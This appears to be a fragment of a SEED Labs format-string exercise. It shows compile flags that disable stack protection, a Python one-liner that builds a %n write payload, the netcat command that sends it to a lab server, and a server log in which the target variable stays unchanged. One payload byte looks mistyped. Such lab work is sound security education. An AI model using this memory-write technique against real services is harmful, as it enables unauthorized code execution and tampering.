gcc -DBUF_SIZE=90 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=90 -z execstack  -o format-64 format.c
[10/17/21]seed@VM:~/.../server-code$ python3 -c 'print ("\x68\x50\0e\x08%64$n")' > badfile
[10/17/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.5 9090
^C
[10/17/21]seed@VM:~/.../server-code$
```



```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd660
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 11 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd588
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hPThe target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```